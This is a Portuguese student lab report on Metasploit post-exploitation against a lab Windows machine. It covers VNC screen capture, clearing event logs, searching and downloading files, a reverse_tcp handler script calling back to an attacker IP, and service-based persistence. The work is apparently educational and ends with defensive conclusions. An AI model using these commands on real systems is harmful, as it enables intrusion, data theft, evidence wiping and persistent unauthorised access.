
run vnc

Começa uma nova sessão que captura a tela do computador infectado




clearev

Limpa as evidências do acesso e ações.



search -d C:/Users/user -f *.txt

Busca por arquivos dado o diretorio *-d* e o nome do arquivo *-f*, nesse exemplo estou procurando por arquivos do tipo *.txt* no usuário *user.*



download C:/Users/user/Documents/flag.txt

Baixa um arquivo da máquina infectada para a máquina invasora.

```
meterpreter > download C:/Users/user/Documents/flag.txt
[*] Downloading: C:/Users/user/Documents/flag.txt → /home/shinohara/flag.txt
[*] Completed  : C:/Users/user/Documents/flag.txt → /home/shinohara/flag.txt
meterpreter >
```

upload /home/shinohara/Documentos/test_upload.txt C:/Users/user/Documents/

Envia um arquivo para a máquina invadida.

```
meterpreter > upload /home/shinohara/Documentos/test_upload.txt C:/Users/user/Documents/
[*] Uploading  : /home/shinohara/Documentos/test_upload.txt → C:/Users/user/Documents/\test_upload.txt
[*] Completed  : /home/shinohara/Documentos/test_upload.txt → C:/Users/user/Documents/\test_upload.txt
meterpreter >
```

Scripts para execução do comandos do meterpreter

Para agilizar o processo de pós exploração, podem ser criados scripts que automatizam os comandos. Esses scripts são escritos em arquivos com extensão *.rc*.

Script para inicialização do exploit do backdoor de executável utilizado anteriormente.

```shell
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.56.102
set lport 4444
exploit -z
```

A inicialização pode ser executada com o comando.


```shell
msfconsole -r <script.rc>
```


Persistência de sessão

Com o backdoor criado anteriormente, é necessário que a vítima execute o arquivo infectado para que o atacante possa ter acesso novamente a máquina. Para garantir o acesso a máquina da vítima, pode ser utilizado outro exploit que gera um arquivo executável que inicia junto com a máquina.

Partindo dos passos anteriores de inicializar uma sessão e a partir dela iniciar outra para escalar os privilégios.

Utilizando o módulo *windows/local/persistence_service*.





Inicializando o exploit, aparece o log:

```
Shell
[+] Meterpreter service exe written to
C:\Users\user\AppData\Local\Temp\pHzYG.exe
```

Isso indica o arquivo que foi criado na máquina vítima que será executado quando ela for ligada.

CONCLUSÃO

Nas atividades práticas de ensino, investigou-se como atacantes identificam e exploram vulnerabilidades em sistemas, e quais táticas são usadas para manter acesso após a exploração. O uso combinado de ferramentas modernas de OSINT e frameworks de exploração como o MSFConsole aumenta significativamente a acessibilidade e a rapidez com que sistemas desatualizados ou mal configurados podem ser comprometidos. Esse cenário realça a necessidade contínua de políticas e procedimentos de segurança: monitoramento ativo, gestão de vulnerabilidades e atualizações regulares são medidas essenciais para reduzir a superfície de ataque e impedir que brechas conhecidas sejam exploradas. Além disso, a prática demonstra que a defesa eficaz depende não só de ferramentas técnicas, mas também de processos (p. ex., resposta a incidentes, backups, hardening) e de capacitação de equipes para reconhecer e mitigar riscos.

Campo Grande, 13 de setembro de 2025.

_____

Guilherme Shinohara
Acadêmico

_____

Carlos Alberto da Silva
Professor Orientador